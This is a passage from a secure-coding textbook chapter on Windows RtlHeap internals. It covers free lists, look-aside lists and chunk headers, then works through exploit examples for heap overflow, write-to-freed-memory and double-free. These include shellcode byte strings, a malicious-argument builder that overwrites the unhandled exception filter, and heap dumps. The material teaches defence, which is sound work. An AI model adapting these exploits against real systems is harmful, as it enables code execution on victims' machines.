Virtual Memory API. Windows NT employs a page-based virtual memory system that uses 32-bit linear addressing. Internally, the system manages all memory in 4,096-byte segments called *pages* [Kath 1993]. Virtual memory management functions in Win32 allow you to directly manage virtual memory in Windows NT. Each process's user address space is divided into regions of memory that are either reserved, committed, or free virtual addresses. A *region* is a contiguous range of addresses in which the protection, type, and base allocation of each address is the same. Each region contains one or more pages of addresses that also carry protection and pagelock flag status bits. The virtual memory management functions provide capabilities for applications to alter the state of pages in the virtual address space. An application can change the type of memory from committed to reserved or change the protection from read-write to read-only to prevent access to a region of addresses.




Figure 4.14 Win32 memory management APIs (Source: [Kath 1993])

An application can lock a page into the working set for a process to minimize paging for a critical page of memory. The virtual memory functions are low-level functions that are relatively fast but lack many high-level features.

Heap Memory API. The Heap Memory API allows you to create multiple dynamic heaps by calling `HeapCreate()`. You must specify the maximum size of the heap so that the function knows how much address space to reserve. The `HeapCreate()` function returns a unique handle to identify each heap. Every process has a default heap. The Win32 subsystem uses the default heap for all global and local memory management functions, and the C runtime (CRT) library uses the default heap for supporting malloc functions. The `GetProcessHeap()` function returns the handle of the default heap.

Local, Global Memory API. The local and global memory management functions exist in Win32 for backward compatibility with Windows version 3.1. Windows memory management does not provide separate local and global heaps.

CRT Memory Functions. Managing memory in Windows before Win32 involved much fear and uncertainty about using the CRT library. The CRT library in Win32 is implemented using the same default heap manager as the global and local memory management functions and can be safely used for managing heap memory—particularly when portability is a concern.

Memory-Mapped File API. Memory-mapped files permit an application to map its virtual address space directly to a file on disk. Once a file is memory mapped, accessing its content is reduced to dereferencing a pointer.

RtlHeap Data Structures. RtlHeap is the memory manager on Windows operating systems. RtlHeap uses the virtual memory API and implements the higher-level local, global, and CRT memory functions. RtlHeap is at the heart of most application-level dynamic memory management on Windows operating systems. However, like most software, RtlHeap is constantly evolving, so different Windows versions often have different RtlHeap implementations that behave somewhat differently. As a result, developers need to code Windows applications assuming the least secure RtlHeap implementation among target platforms. To understand how misuse of memory management APIs can result in software vulnerabilities, it is necessary to understand some of the internal data structures used to support dynamic memory management in Win32, including the process environment block, free lists, look-aside lists, and memory chunk structures.

Process Environment Block. Information about RtlHeap data structures is stored in the process environment block (PEB). The PEB structure maintains global variables for each process. The PEB is referenced by each of the process thread environment blocks (TEBs), which in turn are referenced by the `fs` register. In Windows operating system versions before XP Service Pack 2,[6] the PEB has a fixed address of `0x7FFDF000` for each process in the system. The only case in which the PEB is not located at the default address is when the system is configured to reserve 3GB for user-mode application instead of the default 2GB. The PEB structure is documented by the NTinternals.net team [Nowak 2004]. It is possible, using their definition for the PEB structure, to retrieve information about heap data structures, including the maximum number of heaps, the actual number of heaps, the location of the default heap, and a pointer to an array containing the locations of all the heaps. The relationships among these data structures are shown in Figure 4.15.

Free Lists. Matt Conover [Conover 2004, 1999] and Oded Horovitz [Horovitz 2002] have documented many of the heap data structures relevant to

[6] In XP Service Pack 2, the PEB location is no longer constant. The PEB stays close to the old address but may shift by a few pages.




Figure 4.15 Process environment block and heap structures

a discussion of security issues using RtlHeap. The most important of these structures is an array of 128 double-linked lists located at an offset of `0x178` from the start of the heap (that is, the address returned by `HeapCreate()`). We refer to this array as `FreeList[]`. These lists are used by RtlHeap to keep track of free chunks.

`FreeList[]` is an array of `LIST_ENTRY` structures, where each `LIST_ENTRY` represents the head of a double-linked list. The `LIST_ENTRY` structure is defined in `winnt.h` and consists of a forward link (`flink`) and a backward link (`blink`). Each list manages free chunks of a particular size. The chunk size is equal to the table row index * 8 bytes. `FreeList[0]` is an exception, containing buffers greater than 1,024 bytes but smaller than the virtual allocation threshold.

Free chunks in this list are sorted from smallest to largest. Figure 4.16 shows the `FreeList[]` data structure at runtime. Currently, the heap associated with this data structure contains eight free chunks. Two of these chunks are 16 bytes in length and are maintained on the linked list stored at `FreeList[2]`. Two more chunks of 48 bytes each are maintained on the linked list at `FreeList[6]`. In both cases, you can see that the relationship between the size of the chunk and the location of the free list in the array is maintained. The final four free chunks of 1,400, 2,000, 2,000, and 2,408 bytes are all greater than 1,024 and are maintained on `FreeList[0]` in order of increasing size.

When a new heap is created, the free lists are initially empty. (When a list is empty, the forward and backward links point to the list head.) This changes as soon as the first chunk of memory is allocated. Memory in the page that is not allocated as part of the first chunk or used for heap control structures is added to a free list. For relatively small allocations (less than 1,472 bytes), the free chunk is placed in `FreeList[0]` for chunks over 1,024 bytes in size.




Figure 4.16 `FreeList` data structure (Source: [Conover 2004])

Subsequent allocations are carved from this free chunk, assuming enough space is available.

Look-Aside Lists. If the `HEAP_NO_SERIALIZE` flag is not set and the `HEAP_GROWABLE` flag is set (the default), 128 additional singly linked look-aside lists are created in the heap during heap allocation. These look-aside lists are used to speed up allocation of the small blocks (under 1,016 bytes). Look-aside lists are initially empty and grow only as memory is freed. The look-aside lists are checked for suitable blocks before the free lists. Figure 4.17 illustrates a singly linked look-aside list containing two free chunks. The heap allocation routines automatically adjust the number of free blocks to store in the look-aside lists, depending on the allocation frequency for certain block sizes. The more often memory of a certain size is allocated, the greater the number of blocks of that size can be stored in the respective list. Use of the look-aside lists results in relatively quick memory allocation of small memory chunks.




Figure 4.17 Singly linked look-aside list




Figure 4.18 Allocated chunk boundary tag (Source: [Conover 2004])

Memory Chunks. The control structure or boundary tag associated with each chunk of memory returned by `HeapAlloc()` or `malloc()` is shown in Figure 4.18. This structure *precedes* the address returned by `HeapAlloc()` by 8 bytes.

The self and previous chunk size fields are given in the number of quadwords in the memory structures (suggesting memory chunks are multiples of 8 bytes).[7] The busy flag is used to indicate whether the chunk is allocated or free.

Memory that has been freed by the user, by a call to either `free()` or `HeapFree()`, is added to the free list for memory chunks of that size. The structure of a free chunk is shown in Figure 4.19. The freed memory is left in




Figure 4.19 Free chunk (Source: [Conover 2004])

[7] Additional fields are present in heap structures in debug mode that are not present in release versions of code. In the case of memory allocated with `malloc()`, this includes an additional linked-list structure.

place, and the first 8 bytes of the chunk are used to contain forward and backward pointers to other free chunks of that size or to the head of the list. The memory used to store the forward and backward links is the first 8 bytes of the user-addressable memory returned by HeapAlloc(). In addition to writing the addresses of the next chunk and previous chunk into the user space, the call to HeapFree() clears the busy bit in the flags field.

Buffer Overflows. Heap-based exploits typically involve overwriting forward and backward pointers used in double-linked-list structures. Manipulation of modified list structures during normal heap processing can result in overwriting an address to change the execution flow of a program and invoke attacker-supplied code.

Example 4.18 shows how a buffer overflow in RtlHeap can be exploited to execute arbitrary code. This code creates a new heap on line 9 by calling HeapCreate() with an initial size of 0x1000 and a maximum size of 0x10000. Creating a new heap simplifies the exploit: we know exactly what has and has not transpired on the heap. Three chunks of various sizes are allocated on lines 10 through 12. These chunks are contiguous because there are no free chunks of an appropriate size that might be allocated instead. Freeing h2 on line 13 creates a gap in the allocated memory. This chunk is added to the free list, meaning that the first 8 bytes are replaced with forward and backward pointers to the head of the free list for 128-byte chunks and the busy flag is cleared. Starting from h1, memory is now ordered as follows: the h1 chunk, the free chunk, and the h3 chunk. No effort has been made to disguise the buffer overflow in this sample exploit that takes place on line 14. During this memcpy() operation, the first 16 bytes of malArg overwrite the user data area. The next 8 bytes overwrite the boundary tag for the free chunk. In this case, the exploit simply preserves the existing information so that normal processing is not affected. The next 8 bytes in malArg overwrite the pointers to the next and previous chunks. The address of the next chunk is overwritten with the address to be overwritten minus 4 bytes (in this case, a return address on the stack). The address of the previous chunk is overwritten with the address of the shellcode. The stage is now set for the call to HeapAlloc() on line 15, which causes the return address to be overwritten with the address of the shellcode. This works because this call to HeapAlloc() requests the same number of bytes as the previously freed chunk. As a result, RtlHeap retrieves the chunk from the free list containing the compromised chunk. The return address is overwritten with the address of the shellcode when the free chunk is being removed from the double-linked free list. When the mem() function returns on line 21, control is passed to the shellcode.

Example 4.18 Exploit of Buffer Overflow in Dynamic Memory on Windows

```
01  unsigned char shellcode[] = "\x90\x90\x90\x90";
02  unsigned char malArg[] = "0123456789012345"
03       "\x05\x00\x03\x00\x00\x00\x08\x00"
04      "\xb8\xf5\x12\x00\x40\x90\x40\x00";
05
06  void mem() {
07    HANDLE hp;
08    HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
09    hp = HeapCreate(0, 0x1000, 0x10000);
10    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
11    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
12    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
13    HeapFree(hp,0,h2);
14    memcpy(h1, malArg, 32);
15    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
16    return;
17  }
18
19  int main(void) {
20    mem();
21    return 0;
22  }
```

This exploit is less than perfect because the processing of the `HeapAlloc()` call on line 15 also results in the first 4 bytes of the shellcode being overwritten with the return address `\xb8\xf5\x12\x00`. This overwrite causes a problem for an attacker in that there is no way to jump over or around these 4 bytes as control is transferred to this location. It means that the return address, in this example, needs to be *executable* when written to memory in little endian format. It is not typically important what these bytes do when executed as long as they do not cause a fault. Finding an address that can be used to transfer control to the shellcode and also be executed is possible but requires considerable trial and error.

Rather than trying to find an executable address, an alternative approach is to replace the address of an exception handler with the address of the shellcode. As you may already have experienced, tampering with pointers in the heap structure—more often than not—causes an exception to be thrown. An attacker, however, can take advantage of a thrown exception to transfer control to injected shellcode, as demonstrated in the following section.

Buffer Overflows (Redux)


The heap-based overflow exploit from Example 4.18 required that the overwritten address be executable. Although it is possible, it is often difficult to identify such an address. Another approach is to gain control by overwriting the address of an exception handler and subsequently triggering an exception.

Example 4.19 shows another program that is vulnerable to a heap-based overflow resulting from the `strcpy()` on line 8. This program is different from the vulnerable program shown in Example 4.18 in that there are no calls to `HeapFree()`. A heap is created on line 5, and a single chunk is allocated on line 7. At this time, the heap around `h1` consists of a segment header, followed by the memory allocated for `h1`, followed by the segment trailer. When `h1` is overflowed on line 8, the resulting overflow overwrites the segment trailer, including the `LIST_ENTRY` structure that points (forward and back) to the start of the free lists at `FreeList[0]`. In our previous exploit, we overwrote the pointers in the free list for chunks of a given length. In this case, these pointers would be referenced again only if a program requested another freed chunk of the same size. However, in this exploit, these pointers will likely be referenced in the next call to RtlHeap—triggering an exception.

Example 4.19 Program Vulnerable to Heap-Based Overflow

```
01  int mem(char *buf) {
02    HLOCAL h1 = 0, h2 = 0;
03    HANDLE hp;
04
05    hp = HeapCreate(0, 0x1000, 0x10000);
06    if (!hp) return -1;
07    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
08    strcpy((char *)h1, buf);
09    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
10    puts("we never get here");
11    return 0;
12  }
13
14  int main(void) {
15    HMODULE l;
16    l = LoadLibrary("wmvcore.dll");
17    buildMalArg();
18    mem(buffer);
19    return 0;
20  }
```

Figure 4.20 shows the organization of the heap after the call to `HeapAlloc()` on line 7. The `h1` variable points at `0x00ba0688`, which is the start of user



```
00ba0680   22 00 08 00 00 01 0c 00 61 61 61 61 61 61 61 61
00ba0690   61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61

00ba0780   22 00 08 00 00 01 0c 00 61 61 61 61 61 61 61 61
00ba0790   0e 01 22 00 00 10 00 00 78 01 ba 00 78 01 ba 00
```

Figure 4.20 Organization of the heap after first `HeapAlloc()`

memory. In this example, the actual user space is filled with `0x61` to differentiate it from other memory. Because the allocation of 260 bytes is not a multiple of 8, an additional 4 bytes of memory are allocated by the memory manager. These bytes still have the value `0x00` in the figure. Following these bytes is the start of a large free chunk of 2,160 bytes (`0x10e x 8`). Following the 8-byte boundary tags are the forward pointer (`flink`) and backward pointer (`blink`) to `FreeList[0]` at `0x00ba0798` and `0x00ba079c`. These pointers can be overwritten by the call to `strcpy()` on line 8 to transfer control to user-supplied shellcode.

Example 4.20 contains code that can be used to create a malicious argument for attacking the vulnerability in the `mem()` function. The calls to `strcat()` on lines 10 and 11 overwrite the forward and backward pointers in the trailing free block. The forward pointer is replaced by the address to which control will be transferred. The backward pointer is replaced by the address to be overwritten.

Example 4.20 Preparation of Shellcode for Buffer Overflow

```
01  char buffer[1000] = "";
02  void buildMalArg() {
03    int addr = 0, i = 0;
04    unsigned int systemAddr = 0;
05    char tmp[8] = "";
06    systemAddr = GetAddress("msvcrt.dll","system");
07    for (i=0; i < 66; i++) strcat(buffer, "DDDD");
08    strcat(buffer, "\xeb\x14");
09    strcat(buffer, "\x44\x44\x44\x44\x44\x44");
10    strcat(buffer, "\x73\x68\x68\x08");
11    strcat(buffer,"\x4c\x04\x5d\x7c");
12    for (i = 0; i < 21; i++) strcat(buffer,"\x90");
13    strcat(buffer,
14       "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
15    fixupaddresses(tmp, systemAddr);
16    strcat(buffer,tmp);
17    strcat(buffer,"\xFF\xD1\x90\x90");
18    return;
19  }
```

Instead of overwriting the return address on the stack, an attacker can overwrite the address of an exception handler. This almost guarantees that an exception will occur the next time the heap is accessed because the overflow is overwriting control structures in the heap.

It is possible for an attacker to overwrite function-level pointers to exception handlers that are placed in the stack frame for the function, as shown in Chapter 3. If no handler is specified, the exception is handled by the top-level exception handler of each thread and process. This exception handler can be replaced by an application using the `SetUnhandledExceptionFilter()` function. The following code shows the disassembly for this function:

```
[ SetUnhandledExceptionFilter(myTopLevelFilter); ]
mov ecx, dword ptr [esp+4]
mov eax, dword ptr ds:[7C5D044Ch]
mov dword ptr ds:[7C5D044Ch], ecx
ret 4
```

The function simply replaces the address of the existing unhandled exception filter with the address of a filter supplied by the user. It is readily apparent from examining the disassembly that the location of this filter is `0x7C5D044C`.[8] This value, `\x4c\x04\x5d\x7c` in little endian format, is appended to the malicious argument on line 13 in Example 4.20. This address overwrites the backward pointer in the trailing free chunk as a result of the buffer overflow. After the buffer overflow occurs and an exception is triggered, control is transferred to the user-supplied address and not to the unhandled exception filter.

Normally, the address used to overwrite the forward pointer is the address of the shellcode. Because RtlHeap subsequently overwrites the first 4 bytes of the shellcode, it may be easier for an attacker instead to indirectly transfer control to the shellcode using *trampolines*.

[8] The location of the unhandled exception filter varies among Windows releases. For Windows XP Service Pack 1, for example, the unhandled exception filter is stored at `0x77ed73b4`. However, viewing the disassembly for the `SetUnhandledExceptionFilter()` function in the Visual C++ debugger is a simple and reliable method of determining the address of the unhandled exception filter.

Trampolines allow an attacker to transfer control to shellcode when the absolute address of the shellcode is not known ahead of time. If a program register contains a value relative to the shellcode address, control can be transferred to the shellcode by first transferring control to a sequence of instructions that indirectly transfers control via the register. This sequence of instructions—a trampoline—at a well-known or predictable address provides a reliable mechanism for transferring control to the shellcode.

When called, the unhandled exception filter is passed a pointer to the `EXCEPTION_POINTERS` structure. Upon invocation, the `esi` register contains the address of this structure. At an offset of 76 (`0x4c`) bytes from the value of `esi` is an address that points back into the shellcode buffer, providing the trampoline. Executing the instruction `call dword ptr[esi+0x4c]` transfers control to the shellcode.

Trampolines can be located *statically* by examining the program image or dynamic-link library or *dynamically* by loading the library and searching through memory. Both approaches require an understanding of the portable executable (PE) file format.[9]

Writing to Freed Memory. Applications that use RtlHeap are also susceptible to vulnerabilities resulting from writing to memory that has already been freed. Example 4.21 shows a simple program that contains a write-to-freed-memory defect. In this example, a heap is created on line 10, and a 32-byte chunk, represented by `h1`, is allocated on line 11 and "mistakenly" freed on line 12. User-supplied data is then written into the already freed chunk on lines 13 and 14.

Example 4.21 RtlHeap Write to Freed Memory

```
01  typedef struct _unalloc {
02    PVOID fp;
03    PVOID bp;
04  } unalloc, *Punalloc;
05  char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
06  int main(int argc, char * argv[]) {
07    Punalloc h1;
08    HLOCAL h2 = 0;
09    HANDLE hp;
10    hp = HeapCreate(0, 0x1000, 0x10000);
```

[9] Microsoft introduced the PE file format as part of the original Win32 specifications. However, PE files are derived from the earlier common object file format (COFF) found on VAX/VMS. This makes sense because much of the original Windows NT team came from Digital Equipment Corporation.

```
11    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12    HeapFree(hp, 0, h1);
13    h1->fp = (PVOID)(0x042B17C - 4);
14    h1->bp = shellcode;
15    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16    HeapFree(hp, 0, h2);
17    return 0;
18  }
```

When h1 is freed, it is placed on the list of free 32-byte chunks. While on the free list, the chunk's first doubleword of usable memory holds the forward pointer to the next chunk on the list, and the second doubleword holds the backward pointer. In this example, there is only one freed chunk, so both the forward and backward pointers reference the head of the list. The forward pointer, in our example, is replaced by the address to overwrite minus 4 bytes. The backward pointer is overwritten with the address of the shellcode.

It is now possible to trick HeapAlloc() into writing the second doubleword to the address specified by the first doubleword by requesting a block of the same size as the manipulated chunk. The call to HeapAlloc() on line 15 causes the address of HeapFree() to be overwritten with the address of our shellcode so that when HeapFree() is invoked on line 16, control is transferred to the shellcode.

Double-Free. Microsoft announced critical double-free vulnerabilities in Internet Explorer (MS04-025/VU#685364) and the Microsoft Windows ASN.1 library in Windows XP, Windows Server 2003, Windows NT 4.0, Windows 2000, and Windows 98, 98 SE, and ME (MS04-011/VU#255924).

Example 4.22 shows a program containing a double-free vulnerability and associated exploit for Windows 2000. Output calls are removed for readability.

The vulnerable program allocates five chunks of memory of various sizes on lines 7 through 16 and stores them in the variables h1, h2, h3, h4, and h5. The program then frees h2 on line 17 and h3 on line 18 before attempting to free h3 a second time on line 19.

Example 4.22 RtlHeap Double-Free Vulnerability

```
01  char buffer[1000] = "";
02  int main(int argc, char *argv[]) {
03    HANDLE hp;
04    HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;
05
06    hp = HeapCreate(0,0x1000,0x10000);
07    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
08    memset(h1, 'a', 16);
09    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10    memset(h2, 'b', 16);
11    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12    memset(h3, 'c', 32);
13    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
14    memset(h4, 'd', 16);
15    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY,8);
16    memset(h5, 'e', 8);
17    HeapFree(hp, 0, h2);
18    HeapFree(hp, 0, h3);
19    HeapFree(hp, 0, h3);
20    h6 = HeapAlloc(hp, 0, 64);
21    memset(h6, 'f', 64);
22    strcpy((char *)h4, buffer);
23    h7 = HeapAlloc(hp, 0, 16);
24    puts("Never gets here.");
25  }
```

Example 4.23 shows the status of the heap after h2 is freed on line 17 of Example 4.22.[10] The top portion of the output shows the status of the free-list structures. FreeList[0] contains a single free chunk at 0x00BA0708 and a second free chunk on FreeList[3] at 0x00BA06A0. This free chunk, h2, is on FreeList[3] because this list contains free chunks of 24 bytes and h2 is 24 bytes in length, including the 16-byte user area and the 8-byte header.

Example 4.23 Heap after h2 Is Freed

```
freeing h2: 00BA06A0
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[3] 00BA0190->00BA06A0
Forward links:
Chunk in FreeList[3] -> chunk: 00BA0190
Backward links:
Chunk in FreeList[3] -> chunk: 00BA0190

00BA0000+
0680 03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 ........aaaaaaaa
0690 61 61 61 61 61 61 61 61 03 00 03 00 00 00 08 00 aaaaaaaa........
06a0 90 01 ba 00 90 01 ba 00 62 62 62 62 62 62 62 62 ........bbbbbbbb
```

[10] Interestingly, a second free of h2 at this time fails.

```
06b0 05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 ........cccccccc
06c0 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 cccccccccccccccc
06d0 63 63 63 63 63 63 63 63 03 00 05 00 00 01 08 00 cccccccc........
06e0 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 dddddddddddddddd
06f0 02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 ........eeeeeeee
0700 20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00  .......x...x...
```

The lower portion of Example 4.23 shows the contents of memory, starting with 8 bytes before the start of h1. Each memory chunk can be clearly identified because each is filled with the corresponding letter in the English alphabet. The 8-byte headers can clearly be seen as well. Because h2 has already been freed, it has been added to the free list. The first 8 bytes of the user area for h2, starting at 0x00ba06a0, have been overwritten with forward and backward pointers to the list header.

Example 4.24 shows the heap after h3 is freed for the first time on line 18 of Example 4.22. Because h2 and h3 were adjacent, the two chunks are coalesced. This is apparent because the free chunk on FreeList[3] has been replaced by a chunk on FreeList[8] because h3 is 40 bytes (including the 8-byte header) and the space originally allocated to h2 is 24 bytes, meaning that the free, coalesced chunk is now 64 bytes in length. Because h3 was coalesced, there are no pointers in the first 8 bytes of the user area for h3, but the pointers in h2 have been updated to refer to FreeList[8].

Example 4.24 Heap after h3 Is Freed

```
freeing h3 (1st time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[8] 00BA01B8->00BA06A0
Forward links:
Chunk in FreeList[8] -> chunk: 00BA01B8
Backward links:
Chunk in FreeList[8] -> chunk: 00BA01B8

00BA0000+
0680 03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 ........aaaaaaaa
0690 61 61 61 61 61 61 61 61 08 00 03 00 00 00 08 00 aaaaaaaa........
06a0 b8 01 ba 00 b8 01 ba 00 62 62 62 62 62 62 62 62 ........bbbbbbbb
06b0 05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 ........cccccccc
06c0 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 cccccccccccccccc
06d0 63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00 cccccccc........
06e0 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 dddddddddddddddd
```

```
06f0 02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 ........eeeeeeee
0700 20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00  .......x...x...
```

So far, all the operations in the sample program have been valid. However, the second free of `h3` in Example 4.22 is a programming error and security flaw. Example 4.25 illustrates what happens to the heap after `h3` is freed a second time on line 19 of Example 4.22. Upon examination, it becomes apparent that the heap is corrupted. First, the free chunk has completely disappeared. Second, `FreeList[0]` now points to `0x00BA06A0`—the original location of `h2`. Apparently, RtlHeap now believes that all the storage starting at `0x00BA06A0` belongs to a single, large free chunk of 2,408 bytes. However, two of our allocated chunks, `h4` and `h5`, are in the middle of this supposedly unallocated area.

Example 4.25 Heap after `h3` Is Double-Freed

```
freeing h3 (2nd time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA06A0
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178

00BA0000+
0680 03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 ........aaaaaaaa
0690 61 61 61 61 61 61 61 61 2d 01 03 00 00 10 08 00 aaaaaaaa-.......
06a0 78 01 ba 00 78 01 ba 00 62 62 62 62 62 62 62 62 x...x...bbbbbbbb
06b0 05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 ........cccccccc
06c0 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 cccccccccccccccc
06d0 63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00 cccccccc........
06e0 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 dddddddddddddddd
06f0 02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 ........eeeeeeee
0700 20 01 0d 00 00 10 00 00 78 01 ba 00 78 01 ba 00  .......x...x...
```

This situation appears to be ripe for exploitation. We know that an attacker can transfer control to an arbitrary address by overwriting the forward and backward pointers to `FreeList[0]`. These pointers are currently located at `0x00BA06A0`, but `h2` is already freed, so there is no valid pointer to this address. Instead, the exploit allocates another 64 bytes, pushing the 8-byte header and the forward and backward pointers to `0x00ba06e0`—the location of the memory chunk referenced by `h4`. Line 22 of Example 4.22 contains a `strcpy()` into `h4` that overwrites the forward and backward pointers without writing outside the bounds of the memory chunk.

Look-Aside Table. The exploits in this section focused on manipulation of free-list data management, but it is also possible for exploits to manipulate look-aside list management algorithms in RtlHeap. This exploit is possible, for example, if a buffer overflows into a free memory chunk residing in the look-aside list, allowing an attacker to replace the `flink` pointer with an arbitrary value.

If this chunk is reallocated, the replaced `flink` pointer is copied into the header of the look-aside list. The next time a chunk is allocated from this list, the `HeapAlloc()` function will return this attacker-supplied value.

4.8 Mitigation Strategies

